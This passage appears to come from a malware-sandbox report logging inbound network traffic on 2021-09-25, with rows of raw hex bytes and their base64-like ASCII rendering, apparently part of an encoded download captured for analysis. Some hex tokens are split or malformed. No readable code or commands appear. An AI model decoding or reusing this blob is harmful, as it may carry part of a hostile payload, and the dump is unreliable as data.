2021-09-25 08:26:30 UTC	6	IN	Data Raw: 6c 77 6e 75 2f 39 59 2f 63 6c 33 75 38 47 51 79 58 64 41 79 4e 79 75 75 6d 2f 6a 53 6b 75 56 69 68 59 31 46 6d 7a 2f 6b 77 66 6a 51 30 6b 72 59 2b 48 35 61 47 35 2b 2b 75 36 6b 5a 46 65 6e 33 2b 44 45 63 39 4b 70 63 68 38 59 62 6d 77 47 66 68 4b 31 46 48 78 63 32 48 39 76 69 74 38 2f 4e 37 2b 4f 33 61 66 6a 69 37 4f 6a 53 7a 49 62 63 56 65 45 48 71 38 66 35 74 72 67 52 4c 58 68 64 56 4b 35 30 4a 6d 54 36 30 77 2f 45 33 46 6f 62 2f 38 31 55 30 34 30 4c 49 64 68 64 2b 72 35 30 36 66 4e 77 79 44 33 79 38 68 78 30 47 65 75 68 37 34 71 55 54 77 73 75 61 52 33 39 67 52 32 41 66 52 7a 69 30 31 64 55 73 58 37 68 42 57 42 36 30 58 4d 31 74 7a 32 46 73 33 67 52 64 58 42 37 59 5a 4d 78 5a 39 33 2f 4b 74 51 66 78 47 4b 67 2b 50 31 62 7a 4e 64 72 67 39 47 36 77 4e 75 Data Ascii: lwnu/9Y/cl3u8GQyXdAyNyuum/jSkuVihY1Fmz/kwfjQ0krY+H5aG5++u6kZFen3+DEc9Kpch8YbmwGfhK1FHxc2 H9vit8/N7+O3afji7OjSzIbcVeEHq8f5trgRLXhdVK50JmT60w/E3Fob/81U040LIdhd+r506fNwyD3y8hx0Geuh74 qUTwsuaR39gR2AfRzi01dUsX7hBWB60XM1tz2Fs3gRdXB7YZMxZ93/KtQfxGKg+P1bzNdrg9G6wNu
2021-09-25 08:26:30 UTC	7	IN	Data Raw: 57 65 50 64 39 38 54 44 4a 61 67 58 52 65 37 61 70 51 58 6c 6a 52 74 2b 75 72 6d 79 68 7a 50 31 77 79 67 2b 4a 5a 52 77 72 2b 53 65 74 74 36 66 72 75 66 41 39 6c 7a 62 73 79 6f 74 64 59 6e 50 56 4d 73 33 78 31 50 34 45 33 67 38 49 32 7a 48 75 33 7a 63 62 66 4c 63 37 30 37 72 31 39 75 4e 49 6d 66 53 57 68 42 58 58 68 34 6e 4f 6f 37 4e 5a 35 66 36 57 7a 74 73 36 6b 58 63 75 70 77 50 65 74 70 57 72 71 33 64 53 37 30 78 4e 4d 77 39 58 6e 6d 66 48 44 63 30 74 78 5a 62 68 61 2b 6e 4f 35 72 44 71 36 41 69 54 46 49 33 58 51 78 4d 34 48 4c 6d 43 6d 2f 4c 47 2b 6e 66 52 6c 42 30 46 66 6a 55 6d 75 6c 64 70 6a 2f 62 7a 4d 61 75 72 35 4a 34 79 6d 65 4f 33 4c 6a 2b 54 6b 35 74 31 38 4e 6e 55 4f 31 78 55 70 73 4f 31 2f 38 79 63 6e 2b 6c 4d 30 37 37 58 44 48 7a 7a 4f 79 Data Ascii: WePd98TDJagXRe7apQXljRt+urmyhzP1wyg+JZRwr+Sett6frufA9lzbsyotdYnPVMs3x1P4E3g8I2zHu3zcbfLc 707r19uNImfSWhBXXh4nOo7NZ5f6Wzts6kXcupwPetpWrq3dS70xNMw9XnmfHDc0txZbha+nO5rDq6AiTFI3XQxM4H LmCm/LG+nfRlB0FfjUmuldpj/bzMaur5J4ymeO3Lj+Tk5t18NnUO1xUpsO1/8ycn+lM077XDHzzOy
2021-09-25 08:26:30 UTC	8	IN	Data Raw: 63 51 38 64 52 65 39 73 31 30 4e 4b 4d 61 55 38 36 7a 71 4e 6c 63 76 53 6b 65 6c 35 57 63 35 6e 46 35 6b 45 6d 66 43 5a 6b 6d 6f 79 45 6e 69 49 31 2b 77 79 64 36 39 4a 68 77 54 4c 4e 32 54 39 39 4c 61 58 6d 71 33 76 59 74 6b 61 72 73 57 50 7a 7a 46 34 6d 72 65 55 48 69 66 31 50 52 50 46 36 78 4e 6e 48 65 2f 6a 52 6d 4d 68 2b 71 63 73 30 31 2f 46 64 2f 52 35 61 53 4d 73 31 47 38 36 6a 66 57 33 59 67 36 6d 47 39 71 66 70 77 2b 2b 55 74 5a 6f 48 76 77 63 65 37 71 78 63 74 6e 5a 76 54 30 36 37 75 45 37 6c 2b 66 34 2b 49 72 54 74 61 7a 65 6c 65 74 4b 41 45 6c 2b 38 73 64 73 61 39 35 75 55 6a 4a 56 62 66 58 44 72 48 6d 64 33 36 56 33 31 6f 38 36 4d 66 42 54 6e 48 7a 34 72 64 65 65 76 37 2f 68 7a 56 78 51 33 32 5a 59 59 54 4a 77 4a 39 66 72 4b 32 76 58 48 37 6d Data Ascii: cQ8dRe9s10NKMaU86zqNlcvSkel5Wc5nF5kEmfCZkmoyEnil1+wyd69JhwTLN2T99LaXmq3vYtkars WPzzF4mreUHif1PRPF6xNnHe/jRmMh+qcs01/Fd/R5aSMs1G86jfW3Yg6mG9qfpw++UtZoHvwce7qxctnZvT067uE7 l+f4+IrTtazeletKAEl+8sdsa95uUjJVbfXDrHmd36V31o86MfBTnHz4rdeev7/hzVxQ32ZYYTJwJ9frK2vXH7m
2021-09-25 08:26:30 UTC	10	IN	Data Raw: 49 63 67 4c 42 57 69 31 71 36 4d 42 52 62 73 56 49 33 31 48 6d 56 6a 6b 4d 39 4e 4c 6f 61 45 75 30 66 39 37 67 76 78 49 38 35 54 43 68 6b 63 70 45 45 76 71 78 59 53 49 56 53 44 4b 42 36 51 61 6c 4b 36 4e 34 4c 47 7a 4b 68 53 46 42 75 59 47 34 4e 6d 78 48 42 4a 6d 2b 79 56 57 4d 77 41 34 51 77 79 34 56 54 4b 34 58 6b 47 6b 72 57 6e 52 48 44 56 41 75 2b 52 4a 48 30 53 75 39 43 2b 71 55 6c 2f 53 31 62 31 32 76 6c 4c 35 31 68 63 37 7a 6e 59 76 48 6b 32 75 78 5 5 65 4d 4f 46 6b 43 66 43 45 63 38 48 51 6f 49 63 6a 72 51 6f 32 75 56 53 6c 42 32 4e 41 54 75 6a 42 41 4f 79 68 48 6f 4c 71 41 31 7a 79 42 4d 77 66 67 48 4e 59 77 46 6f 36 4d 51 43 36 6c 4a 4e 6f 37 59 42 44 71 55 43 37 53 7a 41 42 44 6f 43 58 35 7a 41 4a 65 42 44 57 79 41 68 76 4a 69 70 79 4b 43 58 71 Data Ascii: IcgLBWi1q6MBRbsVl31HmVjkM9NLoaEu0f97gvxI85TChkcpEEvqxYSlVSDKB6QalK6N4LGzKhSFBu YG4NmxHBJm+yVWMwA4Qwy4VTK4XkGkrWnRHDVAu+RJH0Su9C+qUl/S1b12vlL51hc7znYvHk2uxUeMOF kCfCEc8HQoIcjrQo2uVSlB2NATujBAOyhHoLqA1zyBMwfgHNYwFo6MQC6lJNo7YBDqUC7SzABDoCX5zAJeBDWyAhvJ ipyKCXq
2021-09-25 08:26:30 UTC	11	IN	Data Raw: 6c 6c 33 37 6f 6c 47 53 46 6e 66 6c 74 51 77 43 56 77 6a 5a 44 59 4d 49 43 43 51 75 46 33 50 41 69 68 59 2b 63 73 6a 42 59 39 73 70 33 63 48 68 51 34 59 2b 63 49 46 62 48 53 61 54 51 52 70 4f 73 2b 68 6e 43 2b 52 4f 70 65 48 30 4f 53 75 72 68 45 71 33 49 6d 36 59 76 52 59 50 6d 53 70 46 2b 4e 38 75 33 63 49 49 50 62 50 72 46 4f 45 2b 51 43 4e 72 70 44 72 50 4f 32 52 69 78 72 43 51 75 57 4b 36 38 53 61 39 4f 69 70 47 35 36 62 6c 4a 50 68 71 50 2b 78 6f 50 34 72 47 78 4d 47 71 54 6c 4e 6f 47 53 6c 42 4c 45 4e 48 63 65 50 59 57 51 64 35 78 4a 64 2b 6b 72 71 67 49 4b 45 63 56 4 3 41 71 49 5a 52 77 33 45 6e 30 4c 32 67 45 64 38 45 51 33 61 42 41 41 74 46 41 4e 47 45 77 62 2b 48 70 55 54 57 70 42 75 69 77 53 52 6e 54 2f 53 46 55 6b 39 61 64 47 34 41 4c 4d 45 46 Data Ascii: ll37olGSFnfltQwCVwjZDYMICCQuF3PAihY+csjBY9sp3cHhQ4Y+cIFbHSaTqRpOs+hnC+ROpeH0OS urhEq3Im6YvRYPmSpF+N8u3cIIPbPrFOE+QCNrpDrPO2RixrCQuWK68Sa9OipG56blJPhqP+xoP4rGxMGqTlNoGSlB LENHcePYWQd5xJd+krqgIKEcVCAqIZRw3En0L2gEd8EQ3aBAAtFANGEwb+HpUTWpBuiwSRnT/SFUk9adG4ALMEF
2021-09-25 08:26:30 UTC	12	IN	Data Raw: 2f 66 74 77 4d 52 38 56 2b 37 77 6d 41 32 74 58 54 39 2f 68 42 79 44 34 62 44 6e 45 30 2f 43 4f 4d 79 4c 6a 4c 31 69 41 42 38 6a 44 57 61 61 2b 4e 49 4d 4d 63 45 41 49 67 37 74 36 55 62 42 51 70 52 57 35 66 6a 75 51 44 4b 49 43 49 44 70 4d 4e 6e 34 69 62 53 35 55 62 44 79 2f 63 57 30 55 64 78 71 5a 6f 4f 30 6b 57 61 4f 53 42 54 77 2f 61 55 36 4b 49 67 44 32 6d 6b 41 2b 4a 4d 4c 37 49 55 59 79 69 4d 54 73 6d 55 57 65 44 59 6d 38 76 6b 74 6f 50 46 66 34 77 6f 69 4a 56 4e 69 41 55 55 42 51 49 6e 6a 59 5a 57 44 6b 53 42 54 77 68 62 6a 5a 4f 36 6c 42 34 64 52 49 51 77 7a 4 3 30 32 71 47 4f 6f 6b 62 75 44 43 62 6a 66 51 4b 74 45 4b 71 35 67 39 33 6e 6b 47 4e 73 65 70 4c 4e 4d 30 42 6d 4a 43 71 4e 4a 52 48 48 55 42 79 6c 70 64 4b 6e 55 68 74 77 74 74 53 4a Data Ascii: /ftwMR8V+7wmA2tXT9/hByD4bDnE0/COMyLjL1iAB8jDWaa+NIMMcEAIg7t6UbBQpRW5fjuQDKICID pMNn4ibS5UbDy/cW0UdxqZoO0kWaOSBTw/aU6KIgD2mkA+JML7IUYyiMTsmUWeDYm8vktoPFf4woiJGVNniAUUBQIn jY5WDkSWtihbJZO6lB4dRIQwzC02qGOokbuDCbjfQKtEKq5g93nkGNsepLNM0BmJCqNJRHHUBylpdKnUhtwttSJ

Timestamp	kBytes transferred	Direction	Data
2021-09-25 08:26:30 UTC	14	IN	Data Raw: 39 58 57 6e 47 75 37 52 36 34 6b 4f 2f 38 52 52 50 64 31 64 56 53 4f 75 53 6c 49 68 59 32 4b 77 46 5a 6c 45 55 33 65 75 71 69 65 4a 2b 45 44 71 44 6c 72 35 4a 52 44 45 37 59 58 6f 61 44 44 49 32 6c 6c 47 59 50 6c 6f 63 4c 39 6a 43 47 4b 6d 2f 6e 49 77 79 36 53 4f 2b 7a 76 79 65 47 64 41 37 6b 6d 54 34 37 62 64 6f 50 77 46 46 32 58 79 5a 6a 49 33 2f 4f 4d 66 37 61 4c 6f 72 52 77 76 69 33 76 62 50 64 69 58 31 37 57 51 72 66 66 54 63 67 78 6c 2f 4c 62 4e 53 53 39 48 74 31 74 54 2b 49 68 37 63 72 73 76 34 66 4f 42 6b 6f 49 36 2b 55 74 2b 48 6c 2b 79 64 77 44 36 78 47 44 72 75 46 72 64 47 53 45 47 30 65 52 2b 31 67 2f 4a 49 63 4c 74 7a 6c 62 6c 4f 37 68 58 77 73 57 30 76 7a 75 50 36 67 39 75 66 65 33 55 4a 69 64 34 4d 6f 61 4a 4e 73 67 32 66 7a 47 59 47 37 54 Data Ascii: 9XWnGu7R64kO/8RRPd1dVSOuSllhY2KwFZlEU3euqieJ+EDqDlr5JRDE7YXoaDDI2llGYPlocL9jCG Km/nIwy6SO+zvyeGdA7kmT47bdoPwFF2XyZjI3/OMf7aLorRwvi3vbPdiX17WQrffTcgxl/LbNSS9Ht1tT+Ih7crsv4fOBkoI6+U t+HI+ydwD6xGDruFrdGSEG0eR+1g/JIcLtzlblO7hXwsW0vzuP6g9ufe3UJid4MoaJNsg2fzGYG7T
2021-09-25 08:26:30 UTC	15	IN	Data Raw: 7a 4a 6e 72 4f 55 32 6b 73 49 35 64 39 32 35 7a 32 45 50 59 44 4e 57 54 38 36 78 6f 74 74 50 78 53 47 63 70 45 2f 69 6e 32 6b 71 6e 52 4b 55 50 33 4b 31 62 50 62 44 67 62 50 73 51 4f 62 79 6f 78 38 2f 79 6f 37 64 63 63 73 78 33 6a 6e 69 66 38 48 5a 4c 62 62 6d 70 44 5a 49 51 67 62 4e 78 58 31 5a 79 4f 2b 6c 55 4b 6c 77 79 55 30 4d 50 34 7a 78 58 56 79 4e 63 48 71 35 66 39 4f 73 68 4f 4f 6c 55 78 2f 2f 57 4c 67 39 6c 41 31 49 31 76 63 59 42 5a 77 69 4e 4c 35 57 55 75 75 2b 30 6f 50 30 2f 68 64 30 35 7a 67 56 73 6c 2b 4c 62 4f 31 76 73 68 4a 2f 6d 44 63 67 7a 57 64 45 2f 45 63 55 69 6b 73 49 32 63 32 4e 55 46 6b 41 41 39 63 54 48 50 4a 58 66 51 69 39 2b 6b 35 72 43 67 69 45 64 7a 73 71 7a 4c 63 70 6c 43 72 75 64 71 61 41 4c 66 4e 34 71 69 38 33 4f 4e 53 51 Data Ascii: zJnrOU2ksI5d925z2EPYDNWT86xottPxSGcpE/in2kqnRKUP3K1bPbDgbPsQObyox8/yo7dccsx3jnif8HZLbbmp DZIQgbNxX1ZyO+lUKlwyU0MP4zxXVyNcHq5f9OshOOlUx//WLg9lA1I1vcYBZwiNL5WUuu+0oP0/hd05zgVsl+LbO1 vshJ/mDcgzWdE/EcUiksI2c2NUFkAA9cTHPJXfQi9+k5rCgiEdzsqzLcplCrudqaALfN4qi83ONSQ
2021-09-25 08:26:30 UTC	16	IN	Data Raw: 51 42 76 76 4e 41 5a 77 4c 45 57 51 73 38 32 4d 63 57 57 52 4e 66 44 45 6d 61 76 44 61 42 53 66 64 52 56 4c 64 6b 41 61 78 77 67 72 6c 4b 48 76 59 36 79 74 42 65 6d 30 6d 41 48 4b 30 2f 71 4b 7a 72 59 45 4c 38 5a 41 71 78 32 73 4b 51 72 76 61 43 67 69 52 35 68 44 64 4e 5a 47 43 5a 46 54 43 35 67 61 51 64 70 53 49 2b 45 68 79 44 75 57 78 67 50 79 73 33 59 41 51 30 5a 33 6d 7a 6c 62 59 55 41 47 67 4e 75 65 65 33 4e 77 47 38 43 79 51 53 6d 78 44 65 62 39 45 35 4a 34 4b 49 45 64 62 53 6a 67 2b 56 67 75 41 42 4c 72 61 6c 33 68 41 6e 55 55 43 54 70 4c 30 58 50 32 45 4b 6d 46 45 45 6a 58 57 49 36 68 42 75 76 32 77 78 6f 51 73 38 57 35 35 66 36 75 6e 77 73 42 66 59 79 4e 2b 79 63 6a 4b 41 54 7a 71 4b 6d 4e 5a 75 33 41 4f 47 68 65 2b 35 76 59 56 4b 2f 55 56 69 42 Data Ascii: QBvvNAZwLEWQs82McWWRNfDEmavDaBSfdRVLdkAaxwgrlKHvY6ytBem0mAHK0/qKzrYEL8ZAqx2sKQ rvaCgiR5hDdNZGCZFTC5gaQdpSI+EhyDuWxgPys3YAQ0Z3mzlbYUAGgNuee3NwG8CyQSmxDeb9E5J4KIEdbSjg+Vgu ABLral3hAnUUCTpL0XP2EKmFEEjXWI6hBuv2wxoQs8W55f6unwsBfYyN+ycjKATzqKmNZu3AOGhe+5vYVK/UViB
2021-09-25 08:26:30 UTC	18	IN	Data Raw: 4c 6b 78 70 34 72 69 50 54 57 64 56 54 55 2f 49 49 54 42 4f 32 62 4f 4e 42 43 4b 33 62 52 66 47 49 63 46 59 7a 66 31 77 38 52 65 52 32 4d 65 69 4c 71 35 66 61 67 51 37 41 49 72 41 61 78 42 6d 6d 64 74 5a 59 32 57 55 48 61 46 55 37 48 37 79 77 50 69 6b 4b 75 32 52 6f 72 72 54 6c 41 4c 33 6b 4b 39 43 52 70 79 69 70 72 55 53 39 63 68 61 31 76 71 6f 41 4d 6b 56 78 35 4c 46 6e 48 48 48 37 66 4d 34 30 62 73 38 5a 44 49 7a 67 74 2b 78 4b 45 42 77 67 68 5a 38 6e 42 72 72 35 72 52 4c 6f 77 49 73 51 55 68 63 54 63 70 6e 76 48 73 32 6e 77 32 4c 63 61 54 6d 46 55 33 44 6e 51 78 49 71 4a 78 64 4e 45 54 46 2b 6a 6a 31 2b 45 43 42 75 4c 76 70 63 4a 46 41 4b 35 2f 31 6f 2b 45 63 6a 4d 55 67 53 31 63 36 55 61 4e 68 56 75 45 68 5a 33 54 59 6f 51 70 43 68 6a 6a 6e 42 79 55 6b Data Ascii: Lkxp4riPTWdVTU/IITBO2bONBCK3bRfGIcFYzf1w8ReR2MeiLq5fagQ7AlrAaxBmmdtZY2WUHaFU7H 7ywPikKu2RorrTlAL3kK9CRpyiprUS9cha1vqoAMkVx5LFnHHH7fM40bs8ZDIzgt+xKEBwghZ8nBr5rRLowIsQUhcT cpnvHs2nw2LcaTmFU3DnQxIqJxdNETF+jj1+ECBuLvpcJFAK5/1o+EcjMUgS1c6UaNhVuEhZ3TYoQpChjjnByUk
2021-09-25 08:26:30 UTC	19	IN	Data Raw: 52 6c 62 41 53 36 62 57 78 46 48 65 35 33 6b 71 2b 30 6e 54 6b 52 37 6a 31 2b 59 6c 70 74 4c 6e 47 66 55 76 46 41 37 4f 59 57 48 55 35 44 77 53 67 57 6c 55 62 79 69 65 53 38 6f 47 31 4a 45 34 77 66 53 6d 4d 38 4d 32 79 35 51 6d 2f 69 7a 47 71 4d 54 36 61 62 78 37 72 47 59 44 43 58 47 48 72 57 57 6f 35 69 56 45 47 6d 5a 6b 49 79 51 6d 51 74 36 59 33 78 66 6d 6b 62 39 6e 30 6b 55 76 55 4a 6f 77 6a 56 7a 6f 74 71 78 2b 6c 6d 4a 42 46 55 33 6e 64 6e 72 4e 62 75 4d 78 6e 4a 51 77 77 59 30 4a 64 30 54 58 35 45 2b 56 68 44 61 2b 45 70 46 63 67 63 56 67 52 35 4d 45 71 43 4c 32 36 6c 49 77 44 49 39 77 70 31 54 54 75 4e 79 6d 46 37 59 4f 31 49 78 58 73 57 48 63 47 6a 51 6d 39 55 78 66 62 4d 57 6a 44 46 4d 49 42 4b 4f 72 5a 72 61 78 77 5a 48 57 59 39 48 79 6e 74 55 Data Ascii: RlbAS6bWxFHe53kq+0nTkR7j1+YlptLnGfUvFA7OYWHU5DwSgWlUbyieS8oG1JE4wfSmM8M2y5Qm/i zGqMT6abx7rGYDCXGHrWWo5iVEGmZklyQmQt6Y3xfmkb9n0kUvUJowjVzotqx+lmJBFU3ndnrNbuMxnJQwwY0Jd0TX 5E+VhDa+EpFcgcVgR5MEqCL26lIwDI9wp1TTuNymF7YO1IxXsWHcGjQm9UxfbMWjDFMIBKOrZraxwZHWY9HyntU
2021-09-25 08:26:30 UTC	20	IN	Data Raw: 58 66 65 36 54 6b 5a 71 59 37 45 38 35 6a 79 4a 36 38 78 39 31 68 44 58 6c 79 4b 35 4b 35 4b 36 64 53 58 50 57 4f 4e 52 6d 4d 76 41 6d 6b 69 41 6c 2f 69 44 46 70 42 55 53 61 63 6c 48 75 4c 38 37 4c 68 52 39 4a 51 4e 49 57 74 57 4f 59 50 38 68 6f 5a 69 51 50 34 68 4d 4d 79 4f 75 6d 57 75 2f 72 70 61 33 59 6d 48 6d 79 7a 56 72 43 42 58 53 57 66 51 77 4e 7a 4e 30 7a 77 6a 4b 70 4a 4d 4e 37 56 34 51 69 4a 77 71 62 39 4c 6d 57 6a 4d 67 32 49 73 5a 58 42 5a 59 48 46 50 31 6b 39 67 61 32 5a 54 67 4a 33 62 2b 6c 36 58 59 4e 45 44 6e 59 35 2b 56 57 42 39 49 72 44 6d 50 71 43 59 6e 57 4d 57 47 41 58 72 54 57 75 71 57 65 69 6d 72 66 64 4f 42 6a 36 4c 76 67 7a 4d 35 5a 6a 59 54 53 63 50 4a 55 35 5a 30 33 67 68 66 66 30 61 71 30 6d 74 4a 78 4c 68 4f 73 65 63 75 43 30 Data Ascii: Xfe6TkZqY7E85jyJ68x91hDXlyK5K5K6dSXPWONRmMvAmkiAl/iDFpBUSaclHuL87LhR9JQNIWtWOY P8hoZiQP4hMMyOumWu/rpa3YmHmyzVrCBXSWfQwNzN0zwjKpJMN7V4QiJwqb9LmWjMg2IsZXBZYHFP1k9ga2ZTgJ3b +l6XYNEDnY5+VWB9IrDmPqCYnWMWGAXrTWuqWeimrfdOBj6LvgzM5ZjYTScPJU5Z03ghff0aq0mtJxLhOsecuC0
2021-09-25 08:26:30 UTC	22	IN	Data Raw: 62 7a 46 52 6a 78 4a 49 65 53 78 55 50 52 6b 59 72 5a 38 55 41 48 44 66 5a 64 6b 73 66 31 70 64 2f 68 6b 52 77 48 75 6b 68 66 74 4e 49 34 67 4c 4c 2f 69 6b 44 58 43 63 64 30 4d 47 50 64 68 4c 58 4f 6d 55 69 67 57 34 77 36 50 4c 55 54 4c 67 64 63 73 78 75 70 31 78 6f 53 6a 58 70 59 54 67 33 56 77 53 34 42 49 37 48 56 4a 45 68 69 31 4b 4f 76 51 71 69 44 79 49 67 4e 2f 41 43 63 2b 56 57 63 65 73 34 49 42 72 76 4f 39 70 34 53 48 54 37 4e 39 57 62 30 35 53 76 73 47 4e 69 57 44 6a 76 30 46 75 71 47 72 30 65 6d 4f 73 7a 6e 52 6f 64 59 72 41 38 79 57 4e 42 4d 46 37 4d 58 4c 6f 6f 66 58 6e 57 46 4a 4c 66 6a 45 56 69 75 4f 50 71 4b 53 38 75 6f 6d 39 78 51 54 4e 58 70 32 6e 68 59 6a 34 2f 69 4c 4a 78 2f 68 61 4e 35 4a 35 6c 57 4f 31 31 58 61 79 56 32 4b 47 4b 75 6c Data Ascii: bzFRjxJIeSxUPRkYrZ8UAHDfZdksf1pd/hkRwHukhftNI4gLL/ikDXCcd0MGPdhLXOmUigW4w6PLUT Lgdcsxup1xoSjXpYTg3VwS4BI7HVJEhi1KOvQqiDyIgN/ACc+VWces4IBrvO9p4SHT7N9Wb05SvsGNiWDjv0FuqGr0 emOsznRodYrA8yWNBMF7MXLoofXnWFJLfjEViuOPqKS8uom9xQTNXp2nhYj4/iLJx/haN5J5lWO11XayV2KGKul
2021-09-25 08:26:30 UTC	23	IN	Data Raw: 72 52 63 43 47 53 4c 48 52 68 48 66 76 54 55 42 39 48 6e 2f 6e 65 37 38 2f 33 6e 4f 2b 37 35 7a 33 63 75 37 73 7a 75 7a 75 7a 4f 7a 73 37 4f 35 73 50 4f 34 6c 69 6b 31 33 33 62 47 63 59 65 76 2f 5a 76 6b 35 30 2f 66 41 4a 33 6e 4e 2f 47 65 68 4a 30 49 50 56 32 33 66 75 76 75 39 77 75 6d 30 73 46 71 6c 31 61 45 66 6c 57 75 61 58 65 39 45 72 2f 51 4c 37 74 56 61 6d 54 67 6a 4d 76 33 51 33 6f 4c 6b 53 33 44 38 37 73 30 74 62 7a 33 55 70 64 38 6d 6d 37 37 6e 6b 71 67 6d 62 37 4e 42 63 64 69 31 77 63 4f 58 37 49 67 35 37 71 65 58 2b 43 32 71 36 6e 37 75 64 55 56 52 64 66 59 4b 6a 4a 54 68 36 75 63 50 39 31 74 48 47 37 78 68 57 63 79 6e 57 38 6f 57 4f 38 62 37 55 4b 73 66 70 74 77 76 6a 70 6d 37 2b 39 41 38 32 34 4a 39 6a 79 70 62 36 77 33 31 75 59 4e 75 6d 34 Data Ascii: rRcCGSLHRhHfvTUB9Hn/ne78/3nO+75z3cu7szuzuzOzs7O5sPO4lik133bGcYev/Zvk50/fAJ3nN/GehJ0IPV23 fuvu9wum0sFql1aEflWuaXe9Er/QL7tVamTgjMv3Q3oLkS3D87s0tbz3Upd8mm77nkqgmb7NBcdi1wcOX7Ig57qeX+ C2q6n7udUVRdfYKjJTh6ucP91tHG7xhWcynW8oWO8b7UKsfptwvjpm7+9A824J9jypb6w31uYNum4

Timestamp	kBytes transferred	Direction	Data
2021-09-25 08:26:30 UTC	24	IN	Data Raw: 2b 76 58 33 36 35 6b 37 63 31 70 4d 54 50 55 31 54 46 4e 47 32 79 58 74 4a 54 38 53 62 51 46 64 69 2b 37 54 48 47 4f 69 2f 50 31 55 45 4f 6c 44 6f 66 63 37 78 68 46 33 33 6f 78 6f 43 2b 65 57 32 45 47 70 6d 67 55 4a 46 36 7a 63 49 67 4c 33 4f 4b 68 73 72 51 72 5a 36 47 72 4f 55 62 72 4b 4d 44 6e 73 6c 2f 48 4b 63 63 65 4b 55 2f 65 66 32 6f 6a 65 65 53 4a 39 37 4e 32 78 39 39 76 4f 63 35 36 34 50 57 37 47 59 5a 79 2b 58 6a 70 6d 76 56 76 66 6f 42 44 45 79 74 6b 65 58 54 2f 58 42 56 2f 78 4e 76 56 47 7a 6f 6d 6e 53 77 38 30 6e 72 2f 6d 63 46 52 70 53 4f 6b 53 31 70 71 54 6b 62 44 34 4b 7a 5a 5a 7a 33 7a 32 62 71 79 36 52 59 71 51 65 6e 2f 6c 73 56 64 57 62 78 5a 4d 42 65 4d 68 37 6d 71 78 51 6 a 2b 4f 36 61 68 68 37 76 6f 64 62 70 52 2f 4e 64 76 64 6c 7a 4a Data Ascii: +vX365k7c1pMTPU1TFNG2yXtJT8SbQFdi+7THGOi/P1UEOlDofc7xhF33oxoC+eW2EGpmgUJF6zcIg L3OKhsrQrZ6GrOUbrKMDnsl/HKcceKU/ef2ojeeSJ97N2x99vOc564PW7GYZy+XjpmvVvfoBDEytkeXT/XBV/xNvVG zomnSw80nr/mcFRpSOkS1pqTkbD4KzZZz3z2bqy6RYqQen/lsVdWbxZMBeMh7mqxQj+O6ahh7vodbpR/NdvdlzJ
2021-09-25 08:26:30 UTC	26	IN	Data Raw: 4a 32 56 73 31 2f 35 39 47 6b 56 54 76 4f 36 68 35 75 6e 42 6f 37 72 7a 6e 32 6c 31 4e 71 69 76 5a 70 64 4d 59 31 59 38 57 44 73 2b 36 47 69 67 6d 6c 44 42 33 2b 63 46 50 74 68 76 65 35 6c 36 41 41 31 61 55 5a 71 2b 76 65 2b 73 63 7a 30 59 32 48 34 71 70 6c 61 32 56 35 6a 78 77 4c 4f 37 6b 33 4b 30 57 68 59 4f 64 69 52 32 76 62 4e 37 45 4a 56 52 6f 35 56 50 4c 50 6f 65 30 7a 6e 71 4e 34 6c 52 71 50 44 75 32 30 79 61 34 50 69 66 2b 77 74 4b 4a 64 61 58 4a 47 36 4b 49 44 32 2f 4a 36 4b 43 72 63 6c 2f 64 57 7a 62 52 65 66 6a 45 53 63 2f 68 6e 61 6b 4e 4f 74 30 76 31 74 76 2f 5a 61 39 2b 49 50 32 35 57 32 70 6a 64 31 4c 2b 34 62 5a 69 6d 32 2f 46 7a 56 6b 35 2f 5a 30 38 72 2b 2f 44 44 55 2b 66 43 61 2f 6a 75 58 55 6d 61 75 48 6b 35 6f 37 68 48 37 4e 42 7a 2f Data Ascii: J2Vs1/59GkVTvO6h5unBo7rzn2l1NqivZpdMY1Y8WDs+6GigmlDB3+cFPthve5l6AA1aUZq+ve+scz0Y2H4qpla2 V5jxwLO7k3K0WhYOdiR2vbN7EJVRo5VPLPoe0znqN4lRqPDu20ya4Pif+wtKJdaXJG6KID2/J6KCrcl/dWzbRefjES c/hnakNOt0v1tv/Za9+IP25W2pjd1L+4bZim2/FzVk5/Z08r+/DDU+fCa/juXUmauHk5o7hH7NBz/
2021-09-25 08:26:30 UTC	27	IN	Data Raw: 37 6a 71 61 34 36 72 57 74 6d 4f 39 2b 57 54 6a 65 2f 30 53 6a 53 47 64 35 78 63 53 43 41 31 75 42 7a 44 44 74 30 50 76 72 47 77 73 73 4a 58 75 71 5a 62 4b 6d 68 7a 68 65 50 4f 59 54 37 4c 70 63 6b 44 63 33 57 33 74 6d 62 79 72 67 38 2b 73 53 46 6b 71 54 72 48 42 71 75 45 33 47 68 53 38 77 34 65 66 52 35 5a 36 75 69 7a 58 43 6a 2b 56 69 66 35 4a 30 4b 76 64 74 47 59 39 4c 6e 6b 72 39 34 64 38 69 2b 75 7a 66 54 35 65 69 39 33 53 50 46 4a 31 76 4f 50 4c 35 36 4e 62 72 34 6d 30 4e 65 74 32 61 4a 37 6c 6c 7a 32 77 66 45 6c 4a 35 54 38 55 75 7a 34 35 39 73 73 53 55 31 5a 52 71 56 6d 65 72 72 2f 50 43 53 34 37 41 4e 7a 44 38 79 56 6b 79 6e 4c 2f 56 64 4c 4d 50 4e 31 4b 73 4a 6f 56 38 79 39 6f 67 61 54 31 61 70 63 56 70 52 64 45 42 65 64 35 78 45 76 32 51 6e 4e Data Ascii: 7jqa46rWtmO9+WTje/0SjSGd5xcSCA1uBzDDt0PvrGwssJXuqZbKmhzhePOYT7LpckDc3W3tmbyrg8 +sSFkqTrHBquE3GhS8w4efR5Z6uizXCj+Vif5J0KvdtGY9Lnkr94d8i+uzfT5ei93SPFJ1vOPL56Nbr4m0Net2aJ7llz2wfElJ5T 8Uuz459ssSU1ZRqVmerr/PCS47ANzD8yVkynL/VdLMPN1KsJoV8y9ogaT1apcVpRdEBed5xEv2QnN
